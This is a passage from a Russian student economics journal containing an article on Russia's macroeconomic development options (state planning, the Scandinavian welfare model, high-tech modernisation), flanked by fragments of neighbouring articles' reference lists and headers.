6. Попова И. и др. Использование краудфандинговых платформ в России и за рубежом. *Молодой исследователь Дона*. 2017;6(9):182–189.
7. Абрамян М.А. Правовой статус краудфандинга. Эволюция российского права. Материалы XVIII заочной международной научной конференции молодых ученых и студентов. Уральский государственный юридический университет; 2020:78–79.
8. Чулков А.А. Обзор краудфандинговых платформ в России. *Наука, образование и культура*. 2020;3(47):34–42.
9. Кутепов И.А. и др. Новые инструменты привлечения финансирования для развития технологических компаний: практика использования и перспективы развития в России. Аналитический доклад ВШЭ и ЦСР. М.: 2018. 98 с. URL: <https://www.csr.ru/upload/iblock/d43/d43abe96c5e5a9cc5dea8c673f5028e1.pdf> (дата обращения: 30.01.2021).

REFERENCES

1. Guz N.A., Dubrova M.V. The use of information technology to improve the efficiency of non-profit organizations. In: *Economy, business, innovation: problems, trends and development prospects*. Monograph. G. Yu. Gulyaev, ed. Penza; 2020:23–34. (In Russ.).
2. Gambееva Yu.N., Kozhukhova N.N. Crowdfunding as an innovative financial instrument of the digital economy: national models. *Gosudarstvennoye upravleniye. Elektronnyy vestnik*. 2019;77:6–32. (In Russ.).
3. Shaikhutdinova D.R., Sinyavsky I.A. The essence of crowdfunding and assessment of the current state of its development in Russia. *Novaya nauka: ot idei k rezul'tatu*. 2016;5(1):249–254. (In Russ.).
4. Dubrova M.V. Transformation of the internal environment of non-profit organizations in the digital economy. *Ekonomika i upravleniye: problemy, resheniya*. 2020;1(1):81–90. (In Russ.).
5. Soloviev S.M. History of Russia since ancient times. In 29 volumes. Vol. 2. Moscow: Direct-Media; 2016. (In Russ.).
6. Popova I. et al. The use of crowdfunding platforms in Russia and abroad. *Molodoy issledovatel' Dona*. 2017;6(9):182–189. (In Russ.).
7. Abramyan M.A. Legal status of crowdfunding. Evolution of Russian law. In: *Materials of the XVIII Correspondence International Scientific Conference of Young Scientists and Students*. Ural State Law University; 2020:78–79. (In Russ.).
8. Chulkov A.A. Overview of crowdfunding platforms in Russia. *Nauka, obrazovaniye i kul'tura*. 2020;3(47):34–42. (In Russ.).
9. Kutepov I.A. et al. New instruments for attracting financing for the development of technology companies: practice of use and development prospects in Russia. Analytical report by HSE and CSR. Moscow: 2018. URL: <https://www.csr.ru/upload/iblock/d43/d43abe96c5e5a9cc5dea8c673f5028e1.pdf> (accessed on 30.01.2021). (In Russ.).

ОРИГИНАЛЬНАЯ СТАТЬЯ

УДК 33.012.23(045)
© Удалов И.Д., 2021

Актуальные направления макроэкономического развития России



Иван Дмитриевич Удалов, студент Финансового факультета, Финансовый университет, Москва, Россия
Ivan D. Udalov, student, Financial Faculty, Financial University, Moscow, Russia
china.2012@mail.ru

АННОТАЦИЯ

В условиях мирового кризиса, вызванного пандемией COVID-19, перед российским обществом вновь актуализировался вопрос о возможном пересмотре парадигмы экономического развития. В данной работе рассмотрены три наиболее перспективных, по мнению автора, пути развития России в разрезе макроэкономической модернизации. Первая концепция заключается в расширении практики экономического планирования в нашей стране путем создания единого центра по разработке селективных планов и контроля за их исполнением. Другая приведенная парадигма направлена на рассмотрение опыта скандинавских стран и его апробацию в отечественном народном хозяйстве. Основными чертами этой экономической политики можно назвать повышение качества человеческого капитала, а также стимулирование экономического роста за счет создания развитой социальной инфраструктуры. Последним рассматриваемым вариантом развития России будет движение к высокотехнологичной трансформации экономики и ее переориентирование на наукоемкие отрасли. **Ключевые слова:** селективное планирование; скандинавская система; индикативный план; цифровизация; социализация; ОГАС; реиндустриализация; высокотехнологичная индустрия

Для цитирования: Удалов И. Д. Актуальные направления макроэкономического развития России. *Научные записки молодых исследователей.* 2021;9(1):13–21.

ORIGINAL PAPER

Actual Directions of Macroeconomic Development of Russia

ABSTRACT

In the context of the global crisis caused by the COVID-19 Pandemic, the question of a possible revision of the paradigm of economic development was again brought up to Russian society. This paper examines the three most

Научный руководитель: **Терская Г.А.**, кандидат экономических наук, доцент, доцент Департамента экономической теории, Финансовый университет, Москва, Россия / Scientific Supervisor: **Terskaya G.A.**, Cand. Sci. (Econ.), Associate Professor, Department of Economic Theory, Financial University, Moscow, Russia.

promising, according to the author, ways of development of Russia in the context of macroeconomic modernisation. The first concept is to expand the practice of economic planning in our country by creating a single centre for the development of selective plans and control over their implementation. Another paradigm under consideration is to adopt the experience of the Scandinavian countries and test it in the national economy. This economic policy's main features are improving the quality of human capital and stimulating economic growth through the creation of developed social infrastructure. The last considered option for Russia's development will be a movement towards a high-tech transformation of the economy and its reorientation to science-intensive sectors.

Keywords: selective planning; Scandinavian system; indicative plan; digitalisation; socialisation; OGAS; reindustrialisation; high-tech industry

For citation: Udalov I. D. Actual directions of macroeconomic development of Russia. *Nauchnye zapiski molodykh issledovatelei = Scientific notes of young researchers*. 2021;9(1):13–21.

Введение

В настоящее время острой проблемой является повышение эффективности работы государственного аппарата в сфере регулирования национального хозяйства. В условиях глобального снижения объемов ВВП стран в связи пандемией COVID-19¹, увеличения степени экономического неравенства и концентрации капитала у небольшой группы лиц², а также роста влияния экологических проблем на мировую экономику затрагиваемый вопрос становится все более востребованным для национальных правительств. Проблема построения доктрины и принципов государственной экономической политики не является уникальной для нашей страны, так как каждая страна стремится создать ее на основе особенностей структуры собственного национального хозяйства, специфических культурных черт, идеологических парадигм и других факторов. Тем не менее она является актуальной сегодня, так как повышение темпов инфляции, стремительная смена векторов глобальной экономической повестки и другие вопросы экономики напрямую связаны с рассматриваемой нами областью.

Реактуализация макроэкономического планирования развития экономики

Одним из наиболее перспективных векторов развития российской экономики является пере-

ориентация инструментария государственного регулирования народного хозяйства в пользу расширения использования методов планирования и прогнозирования. В пользу данного метода выступает ряд отечественных ученых: представители «постсоветской школы критического марксизма» А. В. Бузгалин и А. И. Колганов, руководитель ИНИР им. С. Ю. Витте С. Д. Бодрунов и бывший начальник ГВЦ Госплана СССР В. В. Коссов. Их научные работы, в которых рассматриваются проблемы организации процессов научного предвидения на общегосударственном уровне, более подробно рассмотрены далее.

Предпосылки для реактуализации макроэкономического планирования на государственном уровне начали образовываться практически сразу после распада СССР в 1991 г. Проблемы советской экономики, выразившиеся в наличии серьезных диспропорций между отраслями и в других аспектах, до сих пор создают трудности для развития отечественной экономики. Например, военно-промышленный и топливно-энергетический комплексы занимали большой удельный вес в структуре народного хозяйства, чем легкая и пищевая промышленность [1], что, с одной стороны, позволяло поддерживать обороноспособность страны и получать выручку с экспорта энергоносителей, а с другой, создавало определенные трудности в обеспечении населения необходимыми товарами и услугами. Кроме того, согласно монографии А. И. Колганова и А. В. Бузгалина «Глобальный капитал» в ходе рыночных реформ 90-х гг. ряд отраслей сократили объемы своего производства до минимума, например производство ЭВМ и другой высокотех-

¹ Ткачев И. Эксперты допустили спад роста мировой экономики вдвое из-за коронавируса. РБК, 2020. URL: <https://www.rbc.ru/economics/02/03/2020/5e5d0fe39a79471f1dde3db2> (дата обращения: 23.10.2020).

² Global Inequality: Inequality.org, 2020. URL: <https://inequality.org/facts/global-inequality/> (дата обращения: 20.10.2020).

нологичной продукции³. Условия, установленные государством, никак не защищали отечественных производителей от иностранных компаний, уже давно ведущих свою деятельность на рынке.

В некоторой степени российский рынок был загадкой для иностранных корпораций, что вынудило их прибегнуть к тщательному анализу специфики предпочтений потребителей, а также поэтапному планированию процесса проникновения в Россию, о чем свидетельствуют исследования отечественных ученых [2]. Данные методы в основном обеспечили успех зарубежных коммерческих структур на отечественном рынке и позволили приобрести на территории бывшей РСФСР существенную долю активов.

Рассмотрим механизмы планирования, предлагаемые вышеназванными учеными. А. В. Бузгалин и А. И. Колганов в нескольких научных работах [3, 4] выдвигают концепцию селективного планирования и обосновывают принципы ее функционирования.

По мнению ученых, макроэкономический план, составляемый специальным государственным органом, не будет являться директивным для все субъектов экономики. В документе согласно распоряжениям органов высшей государственной власти будут обозначены отрасли, для которых план будет обязательным для исполнения. Предприятия и объединения, не находящиеся в данном перечне, могут использовать план как ориентир для собственного развития.

Орган государственной власти, отвечающий за составление планового задания для субъектов экономики, будет обязан исполнять функции контроля за исполнением планового задания, его коррекцию, а также прогнозирования развития экономической ситуации.

Схожую концепцию в своей статье выдвигает и В. В. Коссов, однако в ней он опирается на опыт функционирования структуры Госплана СССР [5].

Примечателен факт, что все вышеназванные исследователи в качестве необходимого условия для создания отдельного планового органа выделяют общественное признание его необходимости или общественный консенсус. Обосновывается это важностью максимального учета мнений раз-

личных слоев населения и обеспечения гармоничного экономического развития.

В то же время Сергей Дмитриевич Бодрунов в монографии «Ноономика» [6] выступает в пользу иной формы планового регулирования: индикативной. Экономист призывает к созданию системы индикаторов для всех отраслей экономики, чтобы субъекты народного хозяйства получали ориентиры для дальнейшего совершенствования. Индикаторы представляют собой статистический показатель в качественном или количественном выражении, который субъекты экономики способны достичь за плановый период. Достижение индикативных показателей не является общеобязательным, однако при их одновременном исполнении со стороны субъектов экономики повысится общий уровень развитости страны. Согласно данной концепции объединения, которые руководствуются индикативным планом, могут рассчитывать на определенные меры поддержки со стороны государства.

Особенность России в данном аспекте состоит в наличии огромного опыта проведения планирования экономического развития со времен СССР. Первым успешным планом являлся план ГОЭЛРО, по завершении которого были зафиксированы рекордные показатели роста ряда отраслей российского хозяйства⁴. Если же обращаться к опыту планирования при помощи селективной и индикативной моделей, то наиболее наглядным примером будет опыт Франции периода конца 60-х гг. прошлого века.

Применение плановых инструментов в ослабленной послевоенной экономике позволили французскому государству стимулировать экономический рост, динамику которого можно пронаблюдать на приведенном графике (рис. 1).

В дополнение к вышесказанному, положительный опыт планирования развития экономики имеется у Китайской Народной Республики, что подтверждается аналогичными статистическими данными (рис. 2).

Безусловно, механизмы планирования имеют изъяны в части сложности учета потребностей различных групп экономических субъектов и других факторов. К примеру, ослабление роли

³ Бузгалин А. В., Колганов А. И. Глобальный капитал. В 2-х т. Т. 2. Теория: Глобальная гегемония капитала и ее пределы «Капитал» re-loaded. Изд. 3-е, испр. и доп. М.: ЛЕНАНД, 2015:673.

⁴ Козенко А. С. План ГОЭЛРО как пример национальной технико-экономической стратегии. Общество. Среда. Развитие (Terra Humana). 2015;2(35).

французской модели планирования в процессе регулирования экономики произошло по причине недостаточного учета мнения крупнейших финансовых конгломератов страны, игнорирования присутствия иностранных компаний на внутреннем рынке и финансовых операций отечественных предприятий на территории других стран [7].

Создание дополнительных органов регулирования экономики также будет сопряжено с повышением затрат на содержание государственного аппарата и контроль за исполнением решений. Более того, шанс общественного консенсуса по вопросам учреждения подобного органа является довольно призрачным, учитывая серьезный разрыв в уровне достатка между высшим и низшим классом российского общества.

Перспективы апробации стратегии развития скандинавских стран в России

В связи с вышесказанным одной из возможных альтернатив в направлении реформирования системы государственного регулирования экономики, а также повышения ее эффективности является анализ зарубежного опыта экономического строительства, например скандинавского. Общеизвестно, что страны этого региона обладают высоким экономическим потенциалом, а в структуре расходов их бюджета преобладает доля отчислений в социальную сферу. В ряде аспектов также существует сходство между экономиками наших стран. Например, в России доля социальных отчислений в структуре расходов федерального бюджета является наибольшей. Кроме того, такая страна, как Норвегия, является крупным экспортером природных ресурсов, например нефти, что позволяет провести еще одну сравнительную линию между нашими странами. Существуют также и другие сходства в структуре моделей национальных экономик, однако в настоящей работе большее внимание будет уделено непосредственно внедрению инструментов экономического регулирования стран Скандинавии в отечественную практику.

Перейдем теперь непосредственно к рассмотрению преимуществ модели социально-ориентированного «скандинавского» капитализма и их применимости в рамках российской экономики.

Во-первых, страны Скандинавии обладают системами прогрессивного налогообложения,




Рис. 1. График роста реального ВВП, производительности труда и средней заработной платы во Франции по сравнению с 1959 г., %

Источник: INSEE, Comptes Nationaux, base 2000, Paris, 2000.

которые обязывают граждан платить налоги соразмерно своим доходам: богатые платят больше, а те, у кого достаток ниже, — меньше. Данные поступления распределяются на социальные нужды, в которые входит финансирование бесплатного здравоохранения, образования, улучшения системы социальной мобильности и общей культуры населения и т.д. Во-вторых, доля малого бизнеса в ВВП стран Скандинавии очень высока (в Швеции — 58%; в Норвегии — 61% и т.д.)⁵, что объясняется рядом факторов: развитая социальная среда предоставляет людям возможности для открытия собственного дела без излишних рисков, а в дополнение к этому существует система льгот для предпринимателей. Дополнительным плюсом политики правительств скандинавских стран является создание систем государственной власти с низкой степенью коррумпированности⁶, что оказывает благоприятное воздействие на эффективность работы органов власти и функционирования бизнеса [7].

⁵ Сектор малого и среднего предпринимательства: Россия и Мир. Институт экономики роста им. Столыпина П.А., 2018. URL: <http://stolypin.institute/wp-content/uploads/2018/07/issledovanie-ier-msp-27.07.18.pdf> (дата обращения: 23.10.2020).

⁶ Corruption perceptions index 2018. Transparency International, 2019. URL: https://transparency.org.ru/research/CPI%202018%20Global%20Analysis_FINAL.pdf (дата обращения: 29.10.2020).




Рис. 2. График изменения ВВП КНР по годам, млрд долл. США

Источник: составлено автором.

Немаловажным аспектом является устойчивый экономический рост, что позволяет правительствам стран задумываться о более масштабных изменениях в рамках народного хозяйства. Например, правительство Финляндии недавно завершило эксперимент по внедрению безусловного базового дохода [8], суммы, которую гарантированно будет получать каждый участник определенной социальной группы, в рамках вышеуказанного эксперимента — и безработные. Однако результаты нельзя назвать однозначными. Согласно заявлению органов власти Финляндии наличие регулярных выплат практически не улучшило ситуацию с безработными в стране, за исключением контрольной группы, в которую входили семьи, однако возросла степень расходов населения на культурно-образовательные цели и возросли психологические показатели счастья и удовлетворенности жизнью⁷.

В дополнение к вышеизложенному, государства Скандинавии имеют опыт успешной политики в области внедрения инновационных моделей развития бизнеса. В качестве примера можно привести Норвегию, власти которой в период 1970–1990-х гг. обязывали частные предприя-

тия нефтегазовой отрасли заключать контракты о сотрудничестве с научно-исследовательскими центрами и институтами, что впоследствии позволило повысить уровень развития норвежской науки и ее технологическую независимость от других стран⁸.

При рассмотрении опыта стран Северной Европы необходимо брать в расчет множество факторов, являющихся серьезным препятствием при попытке внедрения их инструментов экономического регулирования в России.

Во-первых, политика «государства общего благосостояния» не может гарантировать устойчивый экономический рост и развитие производственного потенциала. В 2019 и 2020 гг., согласно бюллетеню Аналитического центра при Правительстве РФ, темпы развития экономики Швеции должны были замедлиться до 1,6%, а хозяйство Норвегии только бы получило толчок к восстановлению прежних темпов роста, потерянных из-за падения цен на энергоносители (нефть и газ) [9]. В условиях наступившей пандемии экономика каждой страны Скандинавии получила существенный удар, что может отсрочить восстановление темпов экономического роста еще на некоторое время.

Во-вторых, масштабы и структура экономик скандинавских стран практически несопоста-

⁷ Власти Финляндии рассказали, к чему привел эксперимент с базовым доходом. Агентство экономической информации Прайм, 2020. URL: https://1prime.ru/state_regulation/20200506/831398153.html (дата обращения: 01.11.2020).

⁸ Петросянц Д.В., Линева В.В. Опыт инновационного развития: скандинавская модель. РППЭ. 2015;3(53).

вимы с российским хозяйством, что объясняется объемами промышленного производства, нефтедобычи, климатическими условиями и др. Данное обстоятельство накладывает затруднения на апробацию опыта скандинавских моделей в области прямого взаимодействия бизнеса и государственных органов. Это обусловлено большим отраслевым многообразием отечественной экономики и протяженностью ее территорий.

Отдельно необходимо отметить различия в моделях инновационного развития. Параллельное развитие собственной науки позволило государствам Скандинавии развить некоторые зарубежные технологии и создать на их базе собственные. Россия же обладает огромным научно-техническим потенциалом, доставшимся от СССР, однако не использует его в полной мере, что приводит к устареванию технологий и отставанию отечественной сферы НИОКР от иностранной. В этой связи было бы более оптимальным создать новую модель технологического развития, основывающуюся как на приобретении или развитии иностранных разработок, так и на оптимизации имеющейся научно-технической базы.

При всех различиях имеются сходства в инструментарии российского государства и стран Скандинавии. Прогрессивная система подоходного налогообложения, являющаяся «визитной карточкой» стран Северной Европы, применялась и в России в период 1990-х – начала 2000-х гг.

Однако налоговая система, существовавшая в начальный период становления Российской Федерации, не была эффективной из-за чрезмерной налоговой нагрузки. Например, ставка НДФЛ по прогрессивной шкале доходила до 40%⁹. В условиях резкой смены экономической политики и распада старых взаимосвязей между экономическими субъектами высокая налоговая нагрузка спровоцировала переход ряда предприятий в теневую сферу, банкротству или невыплате налогов, что стало причиной налоговых реформ начала 2000-х гг.

Однако в настоящее время, когда экономика РФ достаточно окрепла, а взаимосвязи были частично выстроены вновь и частично восстановлены, правительство вернулось к идее введе-

ния подоходной шкалы НДФЛ (была предложена ставка 15% для сверхбогатых), и недавно данный законопроект был подписан Президентом¹⁰. Можно предположить, что в перспективе это позволит слегка сгладить уровень социального неравенства, а государство получит дополнительные средства на развитие экономики.

Опыт Скандинавии может быть полезен в качестве модели поддержки и развития социальной сферы, однако для его наиболее эффективной реализации необходимо учитывать экономическую специфику России.

Высокотехнологичная модернизация отечественной экономики

В качестве третьего перспективного направления отечественного экономического развития можно выделить переориентацию экономики на развитие наукоемких отраслей, обозначаемых некоторыми отечественными учеными «знаниемемкими» [6]. Выбор именно этой макроэкономической парадигмы мотивирован многочисленными прогнозами экономистов о перспективной глобальной переориентации мировой экономики, существенным переустройством системы производственных взаимоотношений, а также наступлением Четвертой промышленной революции¹¹. Главную роль в грядущем переустройстве, причиной для которого может послужить и пандемия, по мнению специалистов, будут выполнять именно высокие технологии.

Ранее было сказано, что Россия обладает существенным научно-техническим потенциалом. Данный аспект существенно упрощает реализацию политики по модернизации отечественной науки и технологий. В данной работе будет выделено несколько ключевых аспектов, предложенных С. Д. Бодруновым и некоторыми другими учеными, необходимых для повышения эффективности отечественной высокотехнологичной отрасли.

Во-первых, внедрение цифровых и передовых технологий в работу государственного аппарата

⁹ История НДФЛ в России. ИПП Гарант.ру, 2015. URL: <http://www.garant.ru/infografika/621831/> (дата обращения: 04.11.2020).

¹⁰ Путин подписал закон о повышении НДФЛ для богатых до 15%. Ведомости, 2020. URL: <https://www.vedomosti.ru/economics/news/2020/11/23/847898-putin-podpisal-zakon-povishenii-ndfl-dlya-bogatih> (дата обращения: 23.11.2020).

¹¹ Шваб К. Четвертая промышленная революция. М.: Эксмо; 2016. 208 с.

является необходимым условием для сокращения степени бюрократизации его работы, повышения скорости принятия экономических решений, а также упрощения обработки информации об экономических процессах на территории страны и за ее пределами.

Проекты автоматизации государственного управления и экономического регулирования в России существуют со времен СССР, когда ряд советских кибернетиков во главе с академиком В.М. Глушковым, а также работники плановых органов выступили с идеей применения мощностей ЭВМ для упрощения процедур сбора, обработки информации от экономических субъектов, а также для оптимизации плановых расчетов. В рамках реализации этих инициатив была создана Автоматизированная система плановых расчетов Госплана СССР, которая, по свидетельству В.В. Коссова и других ученых, эффективно выполняла возложенные на нее задачи вплоть до распада СССР [5, 10].

К сожалению, распад Советского Союза затормозил дальнейшее развитие стратегии автоматизации процессов управления экономикой. Только в 2019 г. была начата реализация национального проекта «Цифровая экономика», целями которого являются построение в России информационно-коммуникационной инфраструктуры для эффективного взаимодействия органов государственной власти и местного самоуправления, реализации потребностей бизнеса и домохозяйств в области доступа к тем или иным государственным услугам и т.д. Однако уже по итогам 2019 г. Счетная палата РФ сделала заключение о недобросовестном исполнении национального проекта. В частности, Минкомсвязи использовало лишь 75% от запланированных расходов. Более того, программные документы по национальному проекту несколько раз подвергались пересмотру и корректировке, что вызвало отставание по срокам исполнения нацпроекта¹². В качестве возможных причин этого приводятся бюрократизация государственного аппарата и неготов-

¹² Скобелев В., Балашова А., Старостина Ю. Счетная палата объяснила плохое выполнение бюджета «Цифровой экономики». Тормозят программу непостоянная доработка и быстрое развитие технологий. РБК, 2020. URL: https://www.rbc.ru/technology_and_media/27/07/2020/5f1c0f2a9a7947d98ca023d5 (дата обращения: 10.11.2020).

ность государства к масштабным изменениям. Однако в связи с анонсированием реорганизации институтов развития и переосмысления политики по регулированию их деятельности¹³, а также грядущей оптимизацией численности госслужащих¹⁴ можно ожидать, что со стороны правительства будет усилен контроль за реализацией программ по высокотехнологичному развитию.

Следующим аспектом, который рассматривал в своих трудах С.Д. Бодрунов, а также академик Н.И. Бухарин, является построение взаимосвязей между научно-исследовательскими организациями, предприятиями государственного, коммерческого и других секторов.

Ранее в работе говорилось о том, что власти Норвегии на общенациональном уровне проводили политику стимулирования сотрудничества предприятий топливно-энергетического комплекса с профильными научными учреждениями. Успех этой политики выражается в наличии нефтедобывающих платформ и оборудования собственной разработки и др.

При рассмотрении практики нашей страны можно констатировать, что для эффективного построения взаимосвязей между научными учреждениями нашей страны и бизнесом необходимо участие государства в роли координатора этих процессов. Одним из методов проведения подобной политики, как писал Н.И. Бухарин, может являться планирование развития сферы НИОКР¹⁵, что позволит на начальном этапе определить целевые субъекты, между которыми необходимо выстроить каналы связи.

Более того, предоставление финансовых гарантий компенсации бизнесу на случай неудачного внедрения той или иной технологии позволит снизить риск инвестирования в наукоемкие предприятия и повысить благоприятность инвестиционного климата.

¹³ Кузьмин В. Мишустин сообщил об оптимизации институтов развития. Российская газета, 2020. URL: <https://rg.ru/2020/11/23/pravitelstvo-optimiziruet-sistemu-institutov-razvitiia.html> (дата обращения: 23.11.2020).

¹⁴ Мишустин анонсировал масштабное сокращение чиновников. Предыдущие реформы провалились. Знак, 2020. URL: https://www.znak.com/2020-11-16/mishustin_anonsiroval_mashtabnoe_sokrachenie_chinovnikov_predyduchie_reformy_provalilis (дата обращения: 16.11.2020).

¹⁵ Бухарин Н.И. Избранные труды: История и организация науки и техники. Е.П. Велихов, ред. Л.: Наука; 1988. 552 с.

Немаловажной проблемой является построение стратегии разработки собственных технологий. В условиях жесткой конкуренции на рынке высоких технологий и международного разделения труда у отечественных компаний могут возникнуть сложности с выходом на мировой рынок.

Более того, по опыту ведения бизнеса иностранными субъектами на территории России можно сказать, что ряд из них применяют тактику приобретения или поглощения конкурентов. В дополнение к этому, опытные участники рынка имеют развитую структуру производства и каналы реализации собственной продукции. Отечественные экономические субъекты на сегодняшний день зависимы от поставок продукции и программного обеспечения из-за рубежа, а отечественные разработки не пользуются большим спросом, что можно увидеть даже на полках обычных магазинов. Например, модели отечественного смартфона Yotaphone третьего поколения, предшественники которого с успехом начали свою реализацию в РФ, в итоге не появились на рынке России и вышли только на китайский рынок¹⁶.

В этой связи перспективным направлением инновационного развития для отечественной высокотехнологичной индустрии можно считать норвежскую или южнокорейскую модели. Первоначальное участие иностранных компаний, размещающих собственные производства на территории страны, в дальнейшем позволит отечественным специалистам перенять технологии производства и организации работ. Рассчитывать на покупку технологий в настоящее время нецелесообразно, в отличие от поэтапного расширения доступа к технологиям на иностранных предприятиях: замену иностранных инженеров собственными, поставку отечественного производственного оборудования и т.д. В перспективе данная модель позволяет создавать собственные предприятия со схожей продукцией, позволяя в определенной степени нивелировать технологическое отставание.

Выводы

На основании вышесказанного можно констатировать, что Россия обладает широкими

возможностями и стратегиями макроэкономического развития. Безусловно, они не ограничиваются направлениями экономического регулирования, изложенными в настоящей работе. Более того, одним из эффективных методов реализации успешной экономической политики может являться комбинированное использование инструментов из различных парадигм, например макроэкономического прогнозирования или планирования развития тех или иных отраслей, создания технологических кластеров для иностранных компаний и отечественных стартапов, развития социальной среды и человеческого потенциала с перспективой подготовки собственных научных кадров, способных разрабатывать новые технологии и претворять их в жизнь.

Пандемия коронавируса отчетливо показала необходимость пересмотра прежних сценариев развития. Ряд стран, например США, были вынуждены применять законы о жестком контроле за производством медицинской продукции¹⁷, а в Испании были национализированы учреждения здравоохранения¹⁸. У общества повысилась потребность в высокотехнологичных товарах и услугах, что проявилось в широком использовании дистанционной видео- и аудиосвязи. Огромное число экономических субъектов было вынуждено полностью перейти на удаленную работу.

Можно констатировать, что уроки пандемии, прогнозы и оценки отечественных и зарубежных ученых в определенной степени повлияли на программы дальнейшего развития российской экономики. Планируется сократить численность государственного аппарата, перестроить структуру институтов развития и пересмотреть критерии эффективности их работы. Из этого можно заключить, что процесс пересмотра макроэкономических ориентиров запущен.

¹⁷ Трамп задействовал закон о производстве военного времени. РИА Новости, 2020. URL: <https://ria.ru/20200402/1569514108.html> (дата обращения: 12.10.2020).

¹⁸ Payne, A. Spain has nationalized all of its private hospitals as the country goes into coronavirus lockdown. Business Insider, 2020. URL: https://www.businessinsider.com/coronavirus-spain-nationalises-private-hospitals-emergency-covid-19-lockdown-2020-3?fbclid=IwAR2SNIBLdXXsHavnLKO5kLoJ_H3ml7DNqAXGB48A2yQ5eTv7-5mZkylWr8I (дата обращения: 12.10.2020).

¹⁶ Российский смартфон YotaPhone 3 поступил в продажу на AliExpress. AKKet.com, 2018. URL: <https://akket.com/android/94833-rossijskij-smartfon-yotaphone-3-postupil-v-prodazhu-na-aliexpress.html> (дата обращения: 23.10.2020).

Список источников

1. Щербакова Т.И. Диспропорции как факторы торможения роста советской экономической системы во второй половине XX века. *Экономическая история*. 2015;4(31).
2. Платонова Е.Д., Стасюк Д.А. О конкурентных стратегиях иностранных ТНК на российском рынке. *Современная конкуренция*. 2007;(3):97–107.
3. Бузгалин А.В., Колганов А.И. Планирование: потенциал и роль в рыночной экономике XXI века. *Вопросы экономики*. 2016;(1):63–80.
4. Бузгалин А.В., Колганов А.И. Планирование в экономике XXI века: какое и для чего? *Пространство экономики*. 2017;(1).
5. Коссов В.В. О планировании социального и экономического развития России – платформа для консолидации общества. Выводы из опыта Госплана СССР. *ЭНСР*. 2013;3(62).
6. Бодрунов С.Д. Ноономика. Монография. М.: Культурная революция; 2018. 432 с.
7. Рассадина А.К. Опыт индикативного планирования во Франции в свете задачи структурной трансформации российской экономики. *Научные исследования экономического факультета*. 2017;9(1):37–48.
8. Гонтмахер Е.Ш. Базовый (безусловный) доход: политэкономический аспект. *Экономическая политика*. 2019;(3):70–79.
9. На пульсе: Обновленный прогноз Всемирного банка. В фокусе: Скандинавия – государства всеобщего благосостояния. Бюллетень о текущих тенденциях мировой экономики. 2019;(45).
10. Сафронов А.В. Автоматизированная Система Плановых Расчетов Госплана СССР как необходимый шаг на пути к Общегосударственной Автоматизированной Системе учета и обработки информации (ОГАС). *Экономическая история*. 2019;4(47):395–409.

References

1. Shcherbakova T.I. Disproportions are factors that slow down the Soviet economic system's growth in the second half of the 20th century. *Ekonomicheskaya istoriya*. 2015;4(31):97–107. (In Russ.).
2. Platonova E.D., Stasyuk D.A. About competitive strategies of foreign TNCs in the Russian market. *Sovremennaya konkurentsia*. 2007;3:97–107. (In Russ.).
3. Buzgalin A.V., Kolganov A.I. Planning: potential and role in the XXI century's market economy. *Voprosy Ekonomiki*. 2016;1:63–80. (In Russ.).
4. Buzgalin A.V., Kolganov A.I. Planning in the XXI century economy: what and for what? *Prostranstvo ekonomiki*. 2017;1. (In Russ.).
5. Kossov V.V. On planning social and economic development of Russia – a platform for the consolidation of society. Conclusions from the experience of the USSR State Planning Committee. *ENSR*. 2013;3(62). (In Russ.).
6. Bodrunov S.D. Noonomics. Monograph. Moscow: Kulturnaya revolyutsiya; 2018. 432 p. (In Russ.).
7. Rassadina A.K. Experience of indicative planning in France in the light of the task of structural transformation of the Russian economy. *Nauchnyye issledovaniya ekonomicheskogo fakul'teta*. 2017;9(1):37–48. (In Russ.).
8. Gontmakher E. Sh. Basic (unconditional) income: political and economic aspect. *Ekonomicheskaya politika*. 2019;3:70–79. (In Russ.).
9. On the Pulse: Updated Forecast of the World Bank. In focus: Scandinavia – the welfare state. *Byulleten' o tekushchikh tendentsiyakh mirovoy ekonomiki*. 2019;45. (In Russ.).
10. Safronov A.V. Automated System of Planned Calculations of the State Planning Committee of the USSR as a necessary step towards the National Automated System of Accounting and Information Processing (OGAS). *Ekonomicheskaya istoriya*. 2019;4(47):395–409. (In Russ.).

УДК 35.08:343.352(045)
© Упатина Э.Ю., 2021

Гравитационная модель внешней торговли в условиях торговых ограничений



Эльвира Юрьевна Упатина, студентка факультета международных экономических отношений, Финансовый университет, Москва, Россия
Elvira Yu. Upatina, student, Faculty of International Economic Relations, Financial University, Moscow, Russia
elviraupatina@gmail.com

АННОТАЦИЯ

